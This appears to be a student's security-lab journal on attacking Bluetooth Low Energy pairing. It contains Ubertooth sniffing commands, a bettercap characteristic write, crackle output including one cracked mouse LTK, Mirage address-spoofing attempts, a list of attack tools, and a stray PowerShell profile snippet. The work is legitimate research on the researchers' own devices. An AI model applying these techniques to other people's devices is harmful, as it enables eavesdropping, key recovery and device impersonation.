
Worked on the documentation: Abstract, Introduction, selection of literature, etc
Worked on diagrams (supplemental for liteature)
Read Yusuf's paper on firmware extraction to prepare for the second half of the semester.
I checked out scapy for its sniffing possibilities, it seems like it's not directly related to BT, but it's used to manipulate and craft packets, which we might possibly exploit after decoding packets (not now).
I should experiment with Mirage and Bettercap instead.
Tasks:

- [x] ~~Finish Introduction,~~
- [ ] Finish Related Literature and background
- [x] ~~Try bettercap~~

Mar 7, 2022

Command on wireshark:

1. !(btle.data_header.length == 0) filters out empty packets
2. !_wc.malformed filters out malformed packets
3. btle.data_header.pdu_type == 5 (shows only pairing related packets CONNECT_REQ, L2CAP)

https://www.bettercap.org/modules/ble/
Bettercap: for Bluetooth Low Energy devices discovery, services enumeration and characteristic writing for unauthenticated devices.
ble.write 04:52:de:ad:be:ef 234bfbd5e3b34536a3fe723620d4b78d ffffffffffffffff
https://null-byte.wonderhowto.com/how-to/target-bluetooth-devices-with-bettercap-0194421/




Figure 1: BLE Link Layer states with connection establishment procedure and data flow.

Mar 9, 2022

Bettercap has limited possibilities, doesn't do much.

Gulnaz Serikbay

We can write the HEX_DATA buffer to the BLE device with the specified MAC address, to the characteristics with the given UUID, but some devices don't allow that. I will assume that Apple devices also forbid the possibility of writing this information to the device property.

1. Tried decrypting pcap files capturing the pairing between a phone and a keyboard with crackle. Doesn't decrypt due to issues with formatting of some packets, tried to filter out some packets from the file. Couldn't:(

Update: Was my bad, Wireshark configurations were different than previous, so changed some settings and not getting the error message now.
Found this old file:https://fte.com/docs/whitepapers/BPA600DecryptingEncryptedData.pdf

These seem to be working to write some values to the buffer and operate small attacks:
Hciconfig documentation: https://helpmanual.io/man1/hciconfig/
Hcitool documentation: https://helpmanual.io/man1/hcitool/
Gattool documentation: https://helpmanual.io/man1/gatttool/

We can simulate this attack (1st one, 2ns is outdated):
https://blog.attify.com/the-practical-guide-to-hacking-bluetooth-low-energy/
Alternatively, Ican try using existing published pcap files and experiment with them to understand the differences.

Have been surfing for some decrypting software and realized many sources are outdated, some software are merged together or tools have changed their names:)) Example: Bleah -> Bettercap

Some information I didn't know about compatibility:
LE Secure Connections will also allow a key derived over one transport (e.g., BR/EDR) to be used for another transport (e.g., Bluetooth Smart). So, if you have two devices that both support BR/EDR and Bluetooth Smart, and both support Secure Connections on both of these transports, you just have to pair once. In other words, an LTK generated during the LE pairing process may be converted to a BR/EDR link key for use on the BR/EDR transport, and conversely, a BR/EDR link key generated during the BR/EDR SSP pairing process can be converted to an LTK for use on the LE transport

There is this (old 2014) experiment setup with tools that can be used to capture, decrypt BT packets, but unavailable to us:


very close to the antenna).

Mar 10, 2022
Mainly was capturing traces (~3 hours) with QY8 earphones.


Gulnaz Serikbay

```
gulnaz@seclab-qatar-cmu-edu:~$ crackle/crackle -i Desktop/packets/audio/E5.pcapn
g -o Desktop/packets/E5_dec.pcapng
Found 1 connection

Analyzing connection 0:
  Found 0 encrypted packets
  Unable to crack due to the following errors:
    CONNECT_REQ not found
    Missing both Mrand and Srand
    Missing LL_ENC_REQ
    Missing LL_ENC_RSP

Did not decrypt any packets, not writing a new PCAP
Done, processed 0 total packets, decrypted 0
gulnaz@seclab-qatar-cmu-edu:~$
```

Was getting the same with both headsets, but when I tried double connection, Ubertooth detected the CONNECT_REQ packet, which was absent before. There were L2CAP fragments as well that were not observed before. But CONNECT_REQ packets were either malformed or with incorrect CRC (again!)



I Tried pairing a Logitech headset with my laptop.



Gulnaz Serikbay

Headset was connected twice, and the trace captures them, but MAC Addresses for the pairings are different (randomly generated in 2 cases). And Connection pairing is not fully detected as well (again). No ENC_REQ and ENC_RSP packets (might it be that packets are unencrypted?)

4.0 & 4.1 devices :

The pairing process for 4.0 and 4.1 devices, also known as LE Legacy Pairing, uses a custom key exchange protocol unique to the BLE standard. In this setup, the devices exchange a Temporary Key (TK) and use it to create a Short Term Key (STK) which is used to encrypt the connection. How secure this process is depends greatly on the pairing method used to exchange the TK, thus each pairing method is described in detail later in this article. The pairing process is performed in a series of phases shown below.

Phase One : This phase begins when the initiating device sends a 'Pairing_Request" to the other device. The two devices then exchange I/O capabilities, authentication requirements, maximum link key size and bonding requirements. Basically all this phase consists of, is the two devices exchanging their capabilities and determining how they are going to go about setting up a secure connection. It is also important to note that all data being exchanged during this phase is unencrypted.

Phase Two : Once phase one is complete, the devices generate and/or exchange the TK using one of the pairing methods. From there, the two devices then exchange Confirm and Rand values in order to verify that they both are using the same TK. Once this has been determined, they will use the TK along with the Rand values to create the STK. The STK is then used to encrypt the connection.

Phase Three: This phase is an optional phase that is only used if bonding requirements were exchanged in phase one. In this phase, several transport-specific keys are exchanged. A full list of these keys and their functions can be found in appendix of this article.

https://forum.digikey.com/t/a-basic-introduction-to-ble-4-x-security/12501

Commands with 3 Ubertooths on a single terminal:

mkfifo /tmp/fifopipe0 && mkfifo /tmp/fifopipe1 && mkfifo /tmp/fifopipe2

ubertooth-btle -U0 -A37 -f -c /tmp/fifopipe0 &

ubertooth-btle -U1 -A38 -f -c /tmp/fifopipe1 &

ubertooth-btle -U2 -A39 -f -c /tmp/fifopipe2 &

and then launch Wireshark:

wireshark -k -i /tmp/fifopipe0 -i /tmp/fifopipe1 -i /tmp/fifopipe2 &

D6: Advertising / AA 8e89bed6 (valid)/ 23 bytes
Channel Index: 37
Type: ADV_IND
AdvA: 51:b3:9b:b0:24:20 (random)
AdvData: 02 01 1a 02 0a 07 0a ff 4c 00 10 05 71 1c 4a e4 2f
Type 01 (Flags)
00011010
LE General Discoverable Mode
Simultaneous LE and BR/EDR to Same Device Capable (Controller)
Simultaneous LE and BR/EDR to Same Device Capable (Host)

Type 0a (Tx Power Level)
7 dBm
Type ff (Manufacturer Specific Data)
Company: Apple, Inc.
Data: 10 05 71 1c 4a e4 2f

Data: 20 24 b0 9b b3 51 02 01 1a 02 0a 07 0a ff 4c 00 10 05 71 1c 4a e4 2f
CRC: f4 4d c7

systime=1646988520 freq=2426 addr=8e89bed6 delta_t=78.777 ms rssi=-85
40 17 20 24 b0 9b b3 51 02 01 1a 02 0a 07 0a ff 4c 00 10 05 71 1c 4a e4 2f f4 4d c7
Advertising / AA 8e89bed6 (valid)/ 23 bytes
Channel Index: 38
Type: ADV_IND
AdvA: 51:b3:9b:b0:24:20 (random)
AdvData: 02 01 1a 02 0a 07 0a ff 4c 00 10 05 71 1c 4a e4 2f
Type 01 (Flags)
00011010
LE General Discoverable Mode
Simultaneous LE and BR/EDR to Same Device Capable (Controller)
Simultaneous LE and BR/EDR to Same Device Capable (Host)

Type 0a (Tx Power Level)
7 dBm
Type ff (Manufacturer Specific Data)
Company: Apple, Inc.
Data: 10 05 71 1c 4a e4 2f

Data: 20 24 b0 9b b3 51 02 01 1a 02 0a 07 0a ff 4c 00 10 05 71 1c 4a e4 2f
CRC: f4 4d c7

https://books.google.com.qa/books?id=D7WPDwAAQBAJ&pg=PA297&lpg=PA297&dq=cover+all+BLE+channels+Ubertooth&source=bl&ots=6AcvLjceJw&sig=ACfU3U1xJwgVtNI8ejaBZHA67A1ltfSr2Q&hl=en&sa=X&ved=2ahUKEwi6g87T1r32AhVajIkEHVlcBb8Q6AF6BAggEAM#v=onepage&q=cover%20all%20BLE%20channels%20Ubertooth&f=false

Frame 2130: 45 bytes on wire (360 bits), 45 bytes captured (360 bits) on interface /tmp/fifopipe2, id 2

PPI version 0, 24 bytes

Gulnaz Serikbay

Bluetooth

[Source: 68:33:2f:f5:b1:d2 (68:33:2f:f5:b1:d2)]

[Destination: Apple_c3:58:58 (c8:69:cd:c3:58:58)]

Bluetooth Low Energy Link Layer

Access Address: 0x8e89bed6

Packet Header: 0x0c43 (PDU Type: SCAN_REQ, ChSel: #1, TxAdd: Random, RxAdd: Public)

Scanning Address: 68:33:2f:f5:b1:d2 (68:33:2f:f5:b1:d2)

Advertising Address: Apple_c3:58:58 (c8:69:cd:c3:58:58)


CRC: 0x5a50a2

http://www.ime.cas.cn/icac/learning/learning_3/201907/P020190724586712846107.pdf
The IoT Hacker's Handbook: A Practical Guide to Hacking the Internet of Things
Looked at some packets and tried to identify Access Address, advertising addr, PDU types.
Captured packets with 3 Ubertooths, crackle still complaining.

https://github.com/orgs/seemoo-lab/repositories
Better Bluetooth protocol stack suggestion:
https://ieeexplore.ieee.org/abstract/document/9702335?casa_token=bnnG1V6UyyoAAAAA:DSoZi3mfckiRAXGQUa0w4Me-_nHycDGUY_4UvdVaEyR2XPMijP402Uzyv7YOpAqpcZtyfLJP

Mar 14, 2022
Tried capturing more packets to cover the whole pairing packets.

Gulnaz Serikbay



Looked at sample crackable pcap files from Mike Ryan to see the differences

Analyzing connection 0:
ac:94:e1:66:fd:25 (public) -> a9:d1:00:52:13:86 **(random)**
Found 0 encrypted packets
Unable to crack due to the following errors:
Missing both Mrand and Srand
Missing LL_ENC_REQ
Missing LL_ENC_RSP

Analyzing connection 1:
e3:a1:88:95:20:8b (public) -> f3:99:02:0e:91:12 **(public)**
Found 0 encrypted packets
Unable to crack due to the following errors:
Missing both Mrand and Srand
Missing LL_ENC_REQ
Missing LL_ENC_RSP

Some connections are not encrypted?? (I have read online that some Android phones can control whether packets are encrypted or not)
Found answer: No, in my case, because L2CAP fragments are captured in some of the pcap files.

Mar 15, 2022 and prev week's takeaways

Worked with Yusuf to figure out why CONNECT_REQ, LL_ENC_REQ and LL_ENC_RSP packets are not captured. Captured more pcap files, crackle still complaining about non-existence of MRand and SRand packets. No success with 3 headsets, a music player, too.

Gulnaz Serikbay

Interesting: Apple device (phone) doesn't request PIN from the keyboard to connect (connects right away), while laptop and Android requests. Never realized this before collaborating with my partner.
Many of the CONNECT_REQ packets are malformed, successful ones have CRC incorrect on Wireshark, but pairing still happens in reality. **Sometimes pairings are captured as several connections. Why?**
Some pairings show 0 encrypted packets, while the same repeated pairing have encrypted packets.
Online surfing results in this: try capturing your traces again until you get the full pairing packets.
We still do not know how we can proceed with the mouse.

MAC addresses are generated at random with every pairing. But some pairings in the same trace share MAC addresses. Seems random.
Some MAC addresses are public, see above example with 2 connections.

Looked at device configurations of the Bluetooth device (Logitech keyboard):

- Microsoft chip is used
- Bluetooth MAC address does not correspond to the addresses we had in the pairings
- There are many 'alternative' (forgot the exact naming) Bluetooth addresses (maybe they're used in some deterministic way)

Next steps:

- ☑ ~~Make Meeting of the Minds poster~~
- ☐ Can try replaying packets and do MITM attack using mouse data (cause no other choice)
- ☑ ~~Look into Bluetooth properties and configurations of each device~~
- ☐ Detailed look at https://github.com/DigitalSecurity/btlejuice

Mar 16, 2022

Worked on the research poster

Mar 17, 2022

gulnaz@seclab-qatar-cmu-edu:~$ crackle/crackle -i Desktop/packets/audio/QY8B.pcapng -o Desktop/packets/audio/QY8dec.pcapng
Found 1 connection

Analyzing connection 0:
72:13:a4:b2:2d:da (random) -> 7c:a4:11:e4:14:c4 (random)
Found 0 encrypted packets
Unable to crack due to the following errors:
Missing both Mrand and Srand
Missing LL_ENC_REQ
Missing LL_ENC_RSP

Did not decrypt any packets, not writing a new PCAP
Done, processed 0 total packets, decrypted 0

Analyzing connection 0:
Found 0 encrypted packets

Gulnaz Serikbay

Unable to crack due to the following errors:
CONNECT_REQ not found
Missing both Mrand and Srand
Missing LL_ENC_REQ
Missing LL_ENC_RSP

Did not decrypt any packets, not writing a new PCAP
Done, processed 0 total packets, decrypted 0

Captured traces with QY8 old headset until I finally caught CONNECT_REQ, but crackle shows there are 0 encrypted packets, which means the connection might be UNENCRYPTED.
Surfing on what can be done on unencrypted connections.

Keyboard, headset and music player are OUT. Using Bluetooth 4.2 and plus, so no point in using with crackle.
Read about JTAG and UART extraction process, purpose to prepare for the second topic.

Mar 21, 2022
Update: Research is only about Bluetooth.
Trying to understand how can I dump audio transferred over BLE 4.1 connection.
QY8 headset configurations:

- Bluetooth: Bluetooth 4.1 (CRS Chip); Class 2;
- Protocols: HSP, HFP, A2DP, AVRCP;
- Codecs: Apt-X, SBC, MP3, AAC;
- Noise suppression: CVC 6.0;
- Length of signal: < 10 meters;
- Charger type: Micro USB;

Microlab T1 configurations:

- Bluetooth 4.0 with HFP 1.6 A2DP 1.2 and AVRCP 1.4
- CD sound quality with aptX function
- USB charge and play function

Attack platforms:
https://github.com/kimbo/bluesnarfer
https://github.com/seemoo-lab/internalblue/blob/master/doc/setup.md

http://ethicalhackingblogs.blogspot.com/2011/07/must-have-bluetooth-hacking-tools.html

Warning: LL_ENC_RSP is wrong length (6), skipping
Found 4 connections

```
Analyzing connection 0:
 65:ba:11:47:72:51 (random) -> 67:f9:68:5f:87:1c (random)
 Found 0 encrypted packets
 Unable to crack due to the following errors:
        Missing both Mrand and Srand
        Missing LL_ENC_REQ
        Missing LL_ENC_RSP

Analyzing connection 1:
 50:1f:1c:43:10:6b (random) -> 5e:51:3d:6d:f5:cf (random)
 Found 0 encrypted packets
 Unable to crack due to the following errors:
        Missing both Mrand and Srand
        Missing LL_ENC_REQ

Analyzing connection 2:
 4a:e9:d6:47:b7:e2 (random) -> ff:50:73:30:47:64 (random)
 Found 0 encrypted packets
 Unable to crack due to the following errors:
        Missing both Mrand and Srand
        Missing LL_ENC_REQ
        Missing LL_ENC_RSP

Analyzing connection 3:
 55:9c:25:63:90:e7 (random) -> 34:88:2a:d0:c7:ca (random)
 Found 0 encrypted packets
 Unable to crack due to the following errors:
        Missing both Mrand and Srand
        Missing LL_ENC_REQ
        Missing LL_ENC_RSP

Did not decrypt any packets, not writing a new PCAP
Done, processed 0 total packets, decrypted 0
```

BTLE packet injection free by Mike Ryan:

We have implemented BTLE packet injection as a proof of concept. From Ubertooth we send undirected advertising messages broadcasting the existence of a device with a user-specified MAC address. A PC running the Linux Bluetooth stack (bluez) receives these packets and
lists the device during a scan for BTLE devices.

The theory of operation is similar to receiving, but all the data flow occurs in the opposite direction. On the LPC we craft an undirected advertising packet, which has a well-defined form. The AdvA (advertising address) is set to the user-specified MAC address, and the packet CRC is calculated. Finally we whiten the data and send it to the CC2400 to be transmitted.

We configure the CC2400 to operate in buffered mode due to quirks of the CC2400's unbuffered mode. This does not affect the proof of concept, but a more sophisticated injector will likely require the tighter timing that can be achieved using unbuffered mode.

Gulnaz Serikbay

This proof of concept paves the way for future attacks against the crypto system as well as Bluetooth stacks on devices. We discuss this further in the Future Work section

Seems interesting, this injection procedure is comparatively novel idea, might need some hardware
New study also focused on injection:
https://hal.laas.fr/hal-03193297/file/injectable_final_version.pdf
http://nigam.info/docs/jaihc19.pdf

Table 1 New Bluetooth features according to its version.

Bluetooth Version	New Key Features
Bluetooth 4.0	Bluetooth Smart (Low Energy)
Bluetooth 4.2	Low Power IP LE Privacy 1.2 LE Secure Connections
Bluetooth 5.0	Slot Availability Mask (SAM) LE Long Range LE Advertising Extensions

- [ ] Try BTLEJuice replay attack on 23.03.22
- [ ] Try this attack: https://s34s0n.github.io/2018/11/14/Coercive-Man-in-the-Middle/

BlleJuice bindings (what is it??)
https://nis-summer-school.enisa.europa.eu/2018/cources/IOT/nis-summer-school-damien-cauquil-BLE-workshop.pdf

Guide:
https://blog.attify.com/btlejuice-mitm-attack-smart-bulb/

Found some BTLE CTF that might be useful before attempting any attacks

script_path="$HOME\Documents\Scripts"; if (!(test-path $script_path)) {New-Item -ItemType directory $script_path} if (!(test-path $profile)) { new-item -path $profile -itemtype file -force }". $script_path\sudo.ps1" | Out-File $profile -append; "function sudo(){if (`$args.Length -eq 1){start-process `$args[0] -verb `"runAs`"} if (`$args.Length -gt 1){start-process `$args[0] -ArgumentList `$args[1..`$args.Length] -verb `"runAs`"}}" | Out-File $script_path\sudo.ps1; powershell

Keyboard hacking (2016):
https://null-byte.wonderhowto.com/how-to/hacks-mr-robot-hack-bluetooth-0163586/
Interesting:

Gulnaz Serikbay

https://hackaday.com/2019/08/16/broken-hp-48-calculator-reborn-as-bluetooth-keyboard/#more-371511

Emulate Bluetooth Keyboard from Linux machine
https://github.com/Alkaid-Benetnash/EmuBTHID
More about keyboards:

Во время тестов с Bluetooth-клавиатурами мы заметили, что большинство программных реализаций Bluetooth-стеков в современных операционных системах не учитывает тот факт, что у привязанного устройства менялись атрибуты. Например, в устройстве может измениться имя, идентификатор производителя и продукта, или серийный номер, и хост ничего не заподозрит, поскольку адрес Bluetooth-устройства и ключ связи не меняются. Еще более интересное наблюдение заключается в том, что в современных Bluetooth-стеках даже не проверяется, что стало использоваться устройство совсем другого типа. Таким образом, возможность поменять тип устройства, например, наушники на клавиатуру, которое будет сохранять достоверное соединение со связным устройством, например, смартфоном или ноутбуком, может давать очень интересные возможности для злоумышленника.
Подробнее: https://www.securitylab.ru/analytics/495788.php

Very interesting article about getting a Link Key and MAC Address and emulating a Bluetooth keyboard. Tested on many devices.
https://www.usenix.org/system/files/woot20-paper-wu-updated.pdf


Want to try some of them:

1. DoS (dongle)
2. Btlejuice MiTM (VM, 2 BT dongles 4.0+)
3. Bluetooth keyboard emulator (Linux PC with Bluetooth, Bluetooth dongle)
4. Carwhisperer (dongle needed, Bluetooth PC)
5. BLESA
6. L2ping (very old)

Questions:
How do codecs differ, and what's the packet protocol?

Apr 1, 2022

Gulnaz Serikbay



Experimented with the platinum mouse and crackle was able to guess the LTK.

f8:a2:d6:ea:31:b8 (public) -> 36:10:0e:11:3d:0e (public)
Found 62 encrypted packets
Cracking with strategy 0, 20 bits of entropy
TK found: 000000
ding ding ding, using a TK of 0! Just Cracks(tm)
Decrypted 56 packets
LTK found: 663344550011227788994455661122 33

BD_ADDRESSes:
f8:a2:d6:ea:31:b8 (public) -> 36:10:0e:11:3d:0e (public)
f8:a2:d6:ea:31:b8 (public) -> 36:10:0e:11:3d:0e (public)
f8:a2:d6:ea:31:b8 (public) -> 36:10:0e:11:3d:0e (public)
f8:a2:d6:ea:31:b8 (public) -> 36:10:0e:11:3d:0e (public)

Mouse belongs to GATT HID service
Read Bluetooth Core specification: public/random addresses


Prereqs:

1. DoS (dongle)
2. Btlejuice MiTM (VM, 2 BT dongles 4.0+)
3. Bluetooth keyboard emulator (Linux PC with Bluetooth, Bluetooth dongle)
4. Carwhisperer (dongle needed, Bluetooth PC)
5. BLESA

Gulnaz Serikbay


Apr 4, 2022
Capturing more traces, values recorded from cracked versions

Apr 10, 2022
Ordered dongles
Worked on documentation (LaTeX)



Played around with mirage.
We can:

- Get the list of available devices
- Crack the LTK with ble_mitm (uses ble_crack)
  Tried, targeted the mouse-laptop connection, but mirage couldn't capture the cloning, wait_connection, etc phases. It was only scanning advertising packets.
  Note: tried with computer (without BT enabled), not laptop, maybe soft relies on bluetooth scanning features of the computer. But does that make sense?




- Identify the GATT/ATT values for a specific device with ble_discover and then act as a slave, connect to certain master device and send packets
  Tried, failed with lab computer, but succeeded on laptop
  Reason why? Idk
  Was able to get all GATT, ATT layer data about the mouse using ble_discover. It allows to simulate the slave device

Gulnaz Serikbay


I tried acting as a slave with ble_slave, and sent advertising packets, but when trying to connect to my laptop, it denied cos the [pairing didn't happen fully]. I'm guessing it's because slave [dongle, me] didn't send any packets back to create a pairing.
I tried to change the address to mouse's BD_ADDRESS, but failed:

[INFO] Current address : 36:10:0E:11:49:CA
[SLAVE]: address 36:10:0E:11:49:CA
[INFO] Changing HCI Device (hci1) Address to : 36:10:0E:11:49:CA
[SUCCESS] BD Address successfully modified !
[FAIL] Error during HCI device instanciation !

- Might have to use scenarios for further attacks
- Can act as a master with ble_master
- Use scenarios or create some to perform attacks (spoofing)



This caught my attention:



